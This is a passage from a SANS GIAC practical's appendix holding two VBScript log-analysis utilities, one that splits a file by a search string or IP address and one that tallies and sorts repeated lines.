        NextFile = InputBox("Enter the path to the new file to be generated.")
        If isempty(NextFile) = true then
                wscript.quit
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
        End if

        If nextfile = "" then
                NextFile = Mid(FirstFile,1,len(firstfile)-4) & "_(Parsed).txt"
                StripFile = Mid(FirstFile,1,len(firstfile)-4) & "_(Striped).txt"
        Else
                StripFile = Mid(NextFile,1,len(nextfile)-4) & "_(Striped).txt"
        End if

Else
        FirstFile = pArgs(0)
        NextFile = Mid(FirstFile,1,len(firstfile)-4) & "_(Parsed).txt"
        StripFile = Mid(FirstFile,1,len(firstfile)-4) & "_(Striped).txt"
End if

sIp = InputBox("Please enter the IPaddress or string to search on")
If isempty(sIP) = true then
        wscript.quit
End if

Set oOldFile = ofs.opentextfile(FirstFile,1,false)
Set oNewFile = ofs.opentextfile(NextFile,2,true)
Set oNewFile2 = ofs.OpenTextFile(StripFile,2,true)

While not oOldFile.AtEndOfStream
        Recbuff = oOldFile.readline
        If instr(1,Ucase(Recbuff),Ucase(sIP)) > 0 then
                oNewfile.Writeline(Recbuff)
                Count = Count + 1
        Else
                oNewFile2.Writeline(Recbuff)
        End if
Wend
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
oNewFile.Writeline("")
oNewFile.Writeline("")
oNewFile.Writeline("************************************************************")
oNewFile.Writeline("Occurances of" & sIP & "= " & count)
oNewFile.Writeline("************************************************************")

oNewFile2.Writeline("")
oNewFile2.Writeline("")
oNewFile2.Writeline("************************************************************")
oNewFile2.Writeline(count & " lines stripped out")
oNewFile2.Writeline("************************************************************")

oOldFile.Close
oNewFile.Close
oNewFile2.Close

Msgbox "Parse Complete, new file can be found at: " & nextfile
```

Tally Script

```
Dim oldfile
Dim newfile
Dim oldstream
Dim newstream
Dim Recbuff
Dim tmpbuff
Dim loopagain
Dim RecbuffCount
Dim ofs
Dim LineArray()
Dim i
Dim j
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
Dim RecordCount
Dim tmpcount

Set ofs = createobject("Scripting.FileSystemObject")

loopagain=true
While loopagain=true
	oldFile = InputBox("Enter the file you wish analized")
	If isempty(oldfile) = true then
		Wscript.quit
	Elseif oldfile = "" then
		Msgbox "PLease enter a value of quit"
	Else
		If ofs.fileexists(oldfile) = false then
			Msgbox "Invalid file please try again"
			loopagain=true
		Else
			loopagain=false
		End if
	End if
Wend

newfile = Mid(oldfile,1,len(oldfile)-4) & "_Results.txt"

Set oldstream = ofs.opentextfile(oldfile,1,false)

RecordCount = 1
While not oldstream.atendofstream
	tmpbuff = oldstream.readline
	If Ucase(tmpbuff) = Ucase(recbuff) then
		'nothing
	Else
		RecordCount = RecordCount +1
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
        End if
Wend

oldstream.close

recordCount = recordCount + 1
redim LineArray(recordCount,1)

Set oldstream = ofs.opentextfile(oldfile,1,false)

Recbuff = oldstream.Readline
RecbuffCount = 1
i = 0
While not oldstream.atendofstream
        tmpbuff = oldstream.readline
        If Ucase(tmpbuff) = Ucase(recbuff) then
                RecbuffCount = RecbuffCount + 1
        Else
                LineArray(i,0) = Recbuff
                LineArray(i,1) = recbuffCount
                Recbuff = tmpbuff
                RecbuffCount = 1
                i = i + 1
        End if
Wend
LineArray(i,0) = ""
LineArray(i,1) = ""

For i = lbound(LineArray) to Ubound(LineArray)
        For j = lbound(LineArray) to Ubound(LineArray)
                If lineArray(j,0) = "" then
                        exit for
                End if
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
                If LineArray(j,1) < LineArray(j + 1,1) then
                        tmpcount = LineArray(j,1)
                        tmpbuff = LineArray(j,0)
                        LineArray(j,0) = LineArray(j + 1,0)
                        LineArray(j,1) = LineArray(j + 1,1)
                        LineArray(j + 1,0) = tmpbuff
                        LineArray(j + 1,1) = tmpcount
                End if
        next
next

Set newstream = ofs.opentextfile(newfile,2,true)
For i = lbound(LineArray) to Ubound(LineArray)
        If lineArray(i,0) <> "" then
                newstream.writeline("**************************************")
                newstream.writeline(LineArray(i,0))
                newstream.writeline("Occurances:" & LineArray(i,1))
                newstream.writeline("**************************************")
                newstream.writeline("")
                newstream.writeline("")
                Recbuff = tmpbuff
                RecbuffCount = 1
        End if
next

Msgbox "The results have been saved in " & newfile
```

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.